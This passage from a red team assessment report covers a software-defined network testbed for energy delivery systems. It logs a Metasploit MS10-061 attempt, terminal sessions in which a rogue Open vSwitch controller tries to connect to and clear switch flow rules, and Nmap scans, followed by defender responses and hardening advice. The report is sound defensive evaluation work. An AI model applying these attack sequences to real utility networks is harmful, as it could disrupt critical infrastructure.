In this test, the attacker attempted to exploit the printer SMB protocol using the Metasploit tool.


The goal of this test is to attempt to exploit the MS10_061 vulnerability on the SDN Flow Controller that allows remote code execution by sending a specially crafted print request to a vulnerable system that has a print spooler interface exposed over RPC.

The test is successful if the Red Team can exploit the MS10_061 vulnerability on the SDN Flow Controller.

January Test

This test was performed from the kali2 test node.

Test Number:	16
Date	January 6, 2021
Time	Afternoon half of day
Tools Used (Open-source name and/or custom tools descriptions)	Metasploit
Tool Versions	4.17.17-dev
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	Based on Nmap vuln results, tried to exploit printer SMB protocol.



PNNL Response: This test is an attack on the host operating system environment running the SDN Flow Controller. The SDN Flow Controller is located on the same VMware ESXi vSwitch as the attacking node, so SDN flow rules were not in place to block SMB traffic. There are no existing SDN flow rules that allow SMB traffic, so an attack from a different attack point in the SDN fabric would not have been able to attempt the attack.

While unsuccessful, this test shows why it is important to properly configure the nodes in the SDN environment, especially those in the control plane, to avoid introducing host vulnerabilities that may not be able to be mitigated through SDN flow rules.

Note that this test was not rerun following the February network reconfiguration. Had it been rerun from the kali2 node, no results would have been reported (since the kali1 and kali2 nodes did not have access to the control plane), but the kali3 node may have had limited success, particularly if there are legitimate reasons for SMB traffic between the attacking node and the SDN Flow Controller (for example if the attacking node had been a compromised operational node that required SMB communication to the SDN Flow Controller).


This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of SMB on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as SMB are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	16 (re-run)
Date	March 2, 2021
Time	4:20 PM PST (run from kali3)
Tools Used (Open-source name and/or custom tools descriptions)	Metasploit
Tool Versions	4.17.17-dev
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	The SDN controller was tested against the exploit for the printer smb protocol. The SDN controller could not be reached in this test.



PNNL Response: This is expected behavior.

While unsuccessful, this test shows why it is important to properly configure the nodes in the SDN environment, especially those in the control plane, to avoid introducing host vulnerabilities that may not be able to be mitigated through SDN flow rules.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture. The use of SMB on energy delivery system networks is not expected. A more applicable test would be flooding or modifying the protocols to which the SDN Flow Controller will respond dynamically on the SBI. To further mitigate this, ensure that unused protocols such as SMB are not an authorized protocol on the OT-SDN network. Using out-of-band communications for OpenFlow communications will limit the attack surface for this type of attack.

D.8.4.2.17 Connect to SDN Flow Controller Using ovs-vsctl and ovs-ofctl

In this test, the attacker attempted to use Open vSwitch configuration commands (ovs-vsctl and ovs-ofctl) to access and control the SDN switches.


The goal of this test is to attempt to access the control plane using commands from a different SDN Flow Controller. If successful, the attacker would be able to view and modify flow rules outside the view of the legitimate SDN Flow Controller.


The test is successful if the Red Team can connect to the SDN switches using commands from a rogue SDN flow controller.

January Test

This test was performed from the kali3 test node.

Test Number:	17
Date	January 11, 2021
Time	1:15 PM
Test name:	Connect to SDN Controller
Tools Used (Open-source name and/or custom tools descriptions)	ovs-vsctl and ovs-ofctl
Tool Versions	ovs-vsctl 2.14.0 ovs-ofctl 2.14.0
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	A kali system with Open vSwitch installed attempted to connect to the SDN controller. The kali box was unsuccessful at connecting to the SDN controller system.


Kali RT 3
Actions
Appli... Places Term... Mon 05:39
root@kali: ~
File Edit View Search Terminal Help
[ok] Exiting ovsdb-server (6260).
root@kali:~# /root/openvswitch-2.14.0/utilities/ovs-ctl --system-id=34 start
[ok] Starting ovsdb-server.
[ok] Configuring Open vSwitch system IDs.
[ok] Starting ovs-vswitchd.
[ok] Enabling remote OVSDB managers.
root@kali:~# ovs-vsctl show
04f8e198-9039-4871-850b-996c11f57728
ovs_version: "2.14.0"
root@kali:~# ovs-vsctl set bridge br0 protocols=OpenFlow10,OpenFlow11,OpenFlow12,OpenFlow13
ovs-vsctl: no row "br0" in table Bridge
root@kali:~# ovs-vsctl --no-wait init
root@kali:~# ovs-vswitchd --pidfile --detach
ovs-vswitchd: /usr/local/var/run/openvswitch/ovs-vswitchd.pid: already running as pid 6682, aborting
root@kali:~# ovs-vsctl add-br br0
root@kali:~# ovs-vsctl add-port br0 eth0
root@kali:~# ovs-vsctl set interface eth0 type=internal
root@kali:~# ovs-vsctl set-controller br0 tcp:192.168.10.1:6653
root@kali:~# ovs-vsctl show
04f8e198-9039-4871-850b-996c11f57728
Bridge br0
Controller "tcp:192.168.10.1:6653"
Port br0
Interface br0
type: internal
Port eth0
Interface eth0
type: internal
error: "could not add network device eth0 to ofproto (File exists)"
ovs_version: "2.14.0"
root@kali:~# ovs-vsctl get-controller br0
tcp:192.168.10.1:6653
root@kali:~# ovs-ofctl dump-flows br0
root@kali:~#


Kali RT 3
Actions
Appl... Places Ter... Mon 07:27
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ovs-ofctl del-flows br0
root@kali:~#
root@kali:~# ovs-vsctl show
04f8e198-9039-4871-850b-996c11f57728
Bridge br0
Controller "tcp:192.168.10.1:6653"
Port br0
Interface br0
type: internal
Port eth0
Interface eth0
ovs_version: "2.14.0"
root@kali:~# ovs-vsctl list controller
_uuid : 50160ab2-a50f-485f-881f-cba24067de25
connection_mode : []
controller_burst_limit: []
controller_queue_size: []
controller_rate_limit: []
enable_async_messages: []
external_ids : {}
inactivity_probe : []
is_connected : false
local_gateway : []
local_ip : []
local_netmask : []
max_backoff : []
other_config : {}
role : []
status : {last_error="Connection timed out", sec_since_disconnect="5", state=BACKOFF}
target : "tcp:192.168.10.1:6653"
type : []
root@kali:~#

PNNL Response: This is expected behavior. Communication with the SEL SDN 2740S is authenticated, and the ovs-vsctl and ovs-ofctl applications are not configured with the appropriate authentication credentials.

This test validates Section 4.1 and Section 4.4 of the SDN4EDS Blueprint Architecture.

SNL Response: The SNL team concurs with the PNNL Response.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	17 (re-run)
Date	March 4, 2021
Time	7:21 AM PST (time pulled from kali3)
Test name:	Connect to SDN Controller
Tools Used (Open-source name and/or custom tools descriptions)	ovs-vsctl and ovs-ofctl
Tool Versions	ovs-vsctl 2.14.0 ovs-ofctl 2.14.0
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	A kali system with open vSwitch installed attempted to connect to the SDN controller. The kali box was unsuccessful at connecting to the SDN controller system.

```
root@kali:~# date
Thu Mar  4 07:21:28 PST 2021
root@kali:~# /root/openvswitch-2.14.0/utilities/ovs-ctl --system-id=34 start
[ ok ] Starting ovsdb-server.
[ ok ] Configuring Open vSwitch system IDs.
[ ok ] Inserting openvswitch module.
[ ok ] Starting ovs-vswitchd.
[ ok ] Enabling remote OVSDB managers.
root@kali:~# ovs-vsctl show
04f8e198-9039-4871-850b-996c11f57728
    Bridge br0
        Controller "tcp:192.168.10.1:6653"
        Port br0
            Interface br0
                type: internal
        Port eth0
            Interface eth0
    ovs_version: "2.14.0"
root@kali:~# ovs-vsctl set bridge br0 protocols=OpenFlow10,OpenFlow11,OpenFlow12,OpenFlow13
root@kali:~# ovs-vsctl --no-wait init
root@kali:~# ovs-vswitchd --pidfile --detach
ovs-vswitchd: /usr/local/var/run/openvswitch/ovs-vswitchd.pid: already running as pid
20672, aborting
root@kali:~# ovs-vsctl add-br br0
ovs-vsctl: cannot create a bridge named br0 because a bridge named br0 already exists
root@kali:~# ovs-vsctl add-port br0 eth0
ovs-vsctl: cannot create a port named eth0 because a port named eth0 already exists on
bridge br0
```

```
root@kali:~# ovs-vsctl set interface eth0 type=internal
root@kali:~# ovs-vsctl set-controller br0 tcp:192.168.10.1:6653
root@kali:~# ovs-vsctl show
04f8e198-9039-4871-850b-996c11f57728
    Bridge br0
        Controller "tcp:192.168.10.1:6653"
        Port br0
            Interface br0
                type: internal
        Port eth0
            Interface eth0
                type: internal
                error: "could not add network device eth0 to ofproto (File exists)"
    ovs_version: "2.14.0"
root@kali:~# ovs-vsctl get-controller br0
tcp:192.168.10.1:6653
root@kali:~# ovs-vsctl dump-flows br0
ovs-vsctl: unknown command 'dump-flows'; use --help for help
root@kali:~# ovs-ofctl dump-flows br0
root@kali:~# ovs-ofctl del-flows br0
root@kali:~# ovs-vsctl show
04f8e198-9039-4871-850b-996c11f57728
    Bridge br0
        Controller "tcp:192.168.10.1:6653"
        Port br0
            Interface br0
                type: internal
        Port eth0
            Interface eth0
                type: internal
                error: "could not add network device eth0 to ofproto (File exists)"
    ovs_version: "2.14.0"
root@kali:~# ovs-vsctl list controller
_uuid               : c6c8ace5-1ce3-41e9-bf38-29123a979722
connection_mode     : []
controller_burst_limit: []
controller_queue_size: []
controller_rate_limit: []
enable_async_messages: []
external_ids        : {}
inactivity_probe    : []
is_connected        : false
local_gateway       : []
local_ip            : []
local_netmask       : []
max_backoff         : []
other_config        : {}
role                : []
status              : {last_error="No route to host", sec_since_disconnect="7",
state=BACKOFF}
target              : "tcp:192.168.10.1:6653"
type                : []
root@kali:~#
```

PNNL Response: This is expected behavior. Communication with the SEL SDN 2740S is authenticated, and the ovs-vsctl and ovs-ofctl applications are not configured with the appropriate authentication credentials.

This test validates Section 4.1 and Section 4.4 of the SDN4EDS Blueprint Architecture.

D.8.4.2.18 Nmap Scan of SDN Switches

In this test, the attacker attempted to perform an Nmap scan of the SEL 2740S SDN switches.

The goal of this test is to gather information about the SDN Flow Controller node to determine if anything about its configuration can be determined.

The test is successful if the Red Team can perform an Nmap scan of the SDN switches in the network.

January Test

This test was performed from the kali3 test node.

Test Number:	18
Date	January 10, 2021
Time	12:15 PM
Test name:	Nmap Scan SDN switches
Tools Used (Open-source name and/or custom tools descriptions)	Nmap
Tool Versions	Nmap version 7.70
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	The scans show port 80 open, but port 443 should be open instead for secure TLS connections.

```
root@kali:~# nmap -Pn -sV --script=banner 192.168.11.1-20
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-10 05:28 PST
Nmap scan report for 192.168.11.2
Host is up (0.00036s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   http    nginx
|_http-server-header: nginx
MAC Address: 00:30:A7:1B:62:17 (Schweitzer Engineering)

Nmap scan report for 192.168.11.3
Host is up (0.00033s latency).
Not shown: 999 filtered ports
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
MAC Address: 00:30:A7:1B:62:CD (Schweitzer Engineering)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 20 IP addresses (2 hosts up) scanned in 41.63 seconds
```

PNNL Response: This is expected behavior. Port 80/tcp is open which redirects to port 443. Port 443/tcp is open (as verified through internet Explorer) but returns an error that the switch is adopted by an SDN Flow Controller and must be accessed from that application. It is unclear why the Nmap scan does not report port 443/TCP open.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture.

SNL Response: The SNL team concurs with the PNNL Response and also expected port 443 to be open.

March Test

This test was performed from the kali3 test node on the control plane.

Test Number:	18 (re-run)
Date	March 4, 2021
Time	7:29 AM PST (time pulled from kali3)
Test name:	Nmap Scan SDN switches
Tools Used (Open-source name and/or custom tools descriptions)	Nmap
Tool Versions	Nmap version 7.70
Tool Effectiveness	The tool worked as expected.
Results:	Unsuccessful
Methodology discussion:	The scans show no ports open.

```
root@kali:~# date
Thu Mar  4 07:29:45 PST 2021
root@kali:~# nmap -Pn -sV --script=banner 192.168.11.1-20
Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-04 07:30 PST
Nmap done: 20 IP addresses (0 hosts up) scanned in 1.32 seconds
root@kali:~#
```

PNNL Response: This is expected behavior. Unlike the January test, no flow rules allowed traffic from the kali3 test node to any of the SDN switches using their control plane address.

This test validates Section 4.4 of the SDN4EDS Blueprint Architecture.

D.8.4.2.19 Penetration Summary

As with the reconnaissance tests, when the final set of SDN flow rules were implemented, the penetration activity was unable to successfully attack any of the nodes that were properly protected by SDN flow rules. The only tests that were successful were those that bypassed the SDN flow rules (i.e., the SMB tests), or were able to take advantage of incomplete SDN flow rule match entries (i.e., changing a MAC address). Two tests (SYN flood and DHCP starvation) were inconclusive and additional metrics are needed to determine if there was an impact on the OT network as a result of these attacks.

The DHCP tests were considered artificial successes since DHCP is not typically found in OT environments, and if configured, could have rate limiting flow rules to minimize the impact of excessive DHCP address requests.

D.8.4.3 On-Site Testing

Due to COVID-19, no on-site testing was performed.

D.8.5 Red Team Assessor's Conclusions

The testbed was implemented with an in-band SDN controller and the security best practices of this deployment were in place while making for a practical solution. Several penetration tests were performed against the data plane and the control plane. One of the tests performed was to modify the MAC address of an endpoint and evaluate if traffic would still be forwarded by the SDN. After changing the MAC address, the SDN switches continued to route traffic from the system with the modified MAC address. This is because the flow rules were not matching based on MAC addresses. PNNL was able to extract the flow rules and validated that the flow rules were not matching the MAC addresses which explains the results observed. The granularity of flow rule matching is a balance between security and operational requirements. Matching on both IP and MAC addresses provides increased security, but the operational cost is higher. Replacing a failed field deice such as a RTU or relay when matching of both IP and MAC address may result in the need to modify flow rules. Additionally, when running a DHCP starvation attack where multiple random MAC addresses were injected into the network, the controller and SDN network appeared to be impacted by this attack. A possible cause of the network impacts may have resulted from the switches and controllers needing to process the high volume of traffic by going through all of the flow tables and eventually having a flow-miss. Other denial of service attacks such as SYN flooding the controller appeared to have slowed down the responsiveness of the SDN controller' web graphical interface. Additionally, ARP spoofing still appeared to be successful, however this was specific to the implementation of the testbed so that additional levels of access from different vantage points could be provided for the Red Team. Ideally, the flow rules should deny any layer 2 and 3 traffic originating from unknown nodes that join the network that are not whitelisted. Physical ports should also be disabled when not in use to prevent an adversary from physically connecting to the network if there is a physical presence (such as an insider attack). The SDN fabric did do an excellent job in performing as expected. For example, the Metasploit and the other DHCP attacks were not successful on this network. Additionally, the visibility of the communication protocols, the endpoints on the network, and the network devices was minimal after the reconfiguration of the network on January 7, 2021. Prior to the network reconfiguration, the controller traffic was observable from the endpoint devices which, again, was an artifact of the testbed setup for the Red Team assessment.

Additional areas that should be investigated further are the added security benefits of including various Intrusion Detection Systems within the testbed. The Binary Armor and Suricata IDS were included in the testbed, but the Red Team was not able to successfully access those security systems to validate that they were appropriately logging the attacks that were launched on the network. We attempted man-in-the-middle attacks and packet injection attacks between the DNP3 Master and DNP3 Outstation but could not observe if those attacks were flagged as abnormal or generating attack alerts. The inclusion of auxiliary cybersecurity systems is critical to complement the security benefits of SDN deployments.

In summary, the testbed provided a strong level of security to be of benefit to the energy sector. Many of the security best practices appeared to be followed but there are some implementation details that need further investigation based on the security findings. Misconfiguration issues can crop up and could potentially lead to security issues. A robust process should be used to make sure all of the configurations are correct. Ideally, the SDN controller would be implemented out-of-band; however, to make a practical solution that can be widely adopted, in-band is an appropriate approach when implemented carefully. The flow rules should also match packets at the most granular level possible to only allow what is necessary and nothing else (deny-by-default policy). Including complementary cyber and physical security protections, as

implemented in this testbed, are also highly important for a secure SDN deployment. The SDN testbed is on the correct path and SDN is a promising technology for the energy sector.

PNNL Response: PNNL responses to the penetration tests fall into the following categories:

- IP address changes: The SDN flow rules in the test environment are created to primarily filter on configured IP address, in an OT environment, it is expected that IP addresses are constant, and when packets are presented on an interface from a different or unexpected IP address, the packets are rejected on the assumption that the device is either not allowed to access the network or is connected to the incorrect physical port. The OT-SDN environment does not expect the IP addresses to change during execution since that would adversely disrupt the operational traffic flow from the edge devices.
- MAC Address changes, spoofing, and flow rules: The SDN4EDS test environment did not include MAC address match filters, so changing MAC addresses on edge devices had no operational impact on traffic flows. In a real environment, SDN flow rules could include MAC address matching thereby increasing the likelihood that MAC address spoofing to introduce man-in-the-middle attacks or the introduction or rogue devices would be detected. Including MAC address filtering on all incoming frames does, however, introduce a maintenance issue when failed equipment must be replaced. Rather than replacing the failed equipment with functioning equipment with the same IP address, the equipment either needs to be permanently re-programmed with the old MAC address, or the SDN flow rules need to be updated with the new MAC address before the SDN switch will accept traffic from the new device. This is likely an acceptable compromise for the limited occurrence of equipment replacement but does require forethought to include the ability to modify the SDN flow rules whenever equipment is replaced.
- DHCP: OT edge devices typically have static IP addresses so that communications can be established between pairs of devices based on static configuration files; therefore, in OT environments, dynamic IP addresses are typically not used, and DHCP services are unlikely to be found. If DHCP is needed, for example, to connect transient devices like maintenance laptops, their use can be minimized.
- Switch performance – The 2740S switches are non-blocking, meaning that the switch is internally capable of processing traffic from all ports running at full bandwidth at the same time without performance degradation. Additionally, the OT-SDN configuration does not need to send unrecognized (flow-miss) frames to the SDN Flow Controller for resolution, so the performance issues raised by the Red Team do not appear to be the reason for the slowdown. A better cause could be CPU or network resource starvation in the ESXi server running the SDN flow controller, the test nodes, and the Red Team tools.
- SDN controller performance: When the SDN Flow Controller was noted as having performance issues, it was not clear whether the performance issue was internal to the SDN Flow Controller VM, or whether the VMware ESXi environment was stealing resources from the SDN Flow Controller VM. Since the SDN Flow Controller is not integral to the operations of the SDN fabric, even if the SDN Flow Controller's performance was impacted, it should have no bearing on the performance of the SDN fabric itself.

  In-band vs. out-of-band control plane: Several recommendations have indicated a preference for an out-of-band SDN control plane over an in-band control plane. The control plane network must be isolated from the data plane network, This can be accomplished using a physically separate network (referred to as an out-of-band control plane) or can be implemented as a logically distinct network within the infrastructure but restricted by SDN flow rules from interacting with the operational network(s) that comprise the rest of the

network. On the other hand, implementing an in-band control plane allows a single SDN flow controller and hardware infrastructure to control both the data plane and the control plane while still maintaining logical isolation. This provides a common situational awareness and management infrastructure for both the data plane and the control plane. SDN flow rules are implemented to separate data plane traffic from control plane traffic, and even if accessed, the control plane traffic is all secured using TLS authentication and encryption.

Therefore, the question of in-band vs. out-of-band control planes may be a difference without a distinction requiring a comparison of the complexities of managing multiple possibly insecure networks against any potential security improvements.

- Flow rules deny-by-default: the default behavior for SDN flow rules is to deny traffic that does not pass any matching rules. The traffic is processed by a table miss flow rule at the lowest priority in the flow rule processing. The table miss flow rule can either ignore the traffic, or it can pass it to the controller for further processing. The behavior of the table miss flow rule is a key difference between IT-SDN and OT-SDN – IT-SDN makes a request of the SDN Flow Controller to determine how to process the traffic, while OT-SDN drops the packet as unrecognized.
- Flow Rule Configuration and management: For its environment, SEL has developed tools that assist with the engineering and deployment activities for an SDN environment. Using extensions to the Microsoft Visio tool that capture node, protocol, and flow information an SDN network can be designed and documented. The resulting design can be exported, verified, and processed to automatically create a set of flow rules that are inserted into the SDN Flow Controller and subsequently downloaded into the SDN switches greatly simplifying the process of implementing an SDN environment. However, this is a one-way process, and cannot take an existing SDN configuration to re-generate the drawings or documentation. The configuration process flows from Visio to Excel tables and then to the switch hardware, The Network Builder tool contains a Diff capability to compare the deployed network configuration with the baseline produced from the Visio drawings. To manage the configuration of the network, this process can be run on a scheduled or ad-hoc bases to compare deployed versus baseline configuration.

  It also relies on always starting with the source Visio drawing to make any changes to the SDN network or its flow rules. Any changes made outside of the Visio drawing cannot be automatically fed back to the Visio drawing and will be lost the next time the SDN environment is recreated from the Visio drawing. However, the intermediate configuration files can be compared against the modified configuration to identify where the drawing needs to be modified. While this reduces the possibility of introducing errors into the configuration, it requires engineering discipline to ensure that all changes are properly documented.

  Additional auditing tools, such as the SEL 5057 Flow Auditor and other flow rule extraction tools can be used to extract the running configuration from an SDN environment, but there is no standard format to the results, and no tools currently released that can compare the designs generated by the Visio tool and the extracted running configuration.

SEL Response: SEL Responses fall into the following categories:

- MAC Address Changes: Because of the flow configuration, it is up to the owner to decide how locked down they want to be.
- DHCP starvation attack: The switches are full backplane bandwidth, and the controller traffic is rate-limited so some of those packets might have been dropped by the rate limiter and never sent to the controller. This of course is configurable in the table miss flows of each

switch and ultimately is up to the system owner to decide what they want the switch to do with unauthorized traffic (i.e., drop it or send it somewhere).

- SYN flood attack: Rate limiting on how much traffic is sent to the controller is configurable and proper network engineering should be applied.
- ARP spoofing: There are no MAC tables in the switch, so it is impossible to spoof them. If this is referring to the hosts, then it is because of authorized hosts changing their MAC addresses and still being allowed to have authorized conversations, but all unauthorized hosts (physical location or IP address) and unauthorized conversations (TCP/UDP port for example) are blocked.
- Disabling physical ports: No, you do not want to disable, you want to see if anything gets plugged in and what they attempt to talk, it is deny-by-default so they will not go anywhere but should send to IDS or NAS for situational awareness. It also should be noted that insider or outsider does not matter in this scenario.
- In-band vs. out-of-band control plane management: The control plane attack surface is not necessarily reduced if you consider the whole system for any reasonably sized system. If it is only a few switches, then in-band vs. out-of-band probably is not even a topic of concern because they are physically co-located.

D.9 Overall PNNL Responses to Red Team Results

In general, PNNL concurs with the test results as noted in the individual responses.

The changes made by PNNL during the Red Team activities stress the importance of proper engineering discipline in designing and implementing SDN environments. While the SDN flow rules can allow configurations that would cause havoc in traditional networks, it causes confusion when attempting to analyze and interpret test results or to diagnose network anomalous behavior.

The final documented configuration represents an environment that is most closely aligned with the goals of the Blueprint Architecture document, with several exceptions as noted in this section.

The use of VM technology in the laboratory environment introduced a number of anomalous behaviors during the test, especially in cases where the same VM hardware was configured to exist in multiple logical locations in the SDN environment (e.g., in the data plane, in the control plane, as the attacking nodes, and to connect to external infrastructure). While some of these behaviors were addressed and corrected in the changes made during the tests, they still represent an unrealistic operational environment; that is, while VM environments may exist in operational environments, they probably will not have the number of diverse roles present in the laboratory environment.

Several tests allowed MAC addresses for end nodes to be either spoofed or modified. This stresses the importance of including MAC address matching for ingress flow rules. Including MAC addresses in flow rules may present ongoing maintenance issues when swapping out failed equipment—either MAC addresses are not included, which allows failed equipment to be replaced without modifying the SDN flow rules, or if MAC addresses are included, which requires SDN flow rule updates to be performed before the replaced equipment can be made operational. Including MAC addresses provides additional security at an increased operational cost while not including them provides a lower maintenance cost with somewhat diminished

security. Whether to include or not include MAC addresses in flow rules should be a risk-informed decision made by OT management.

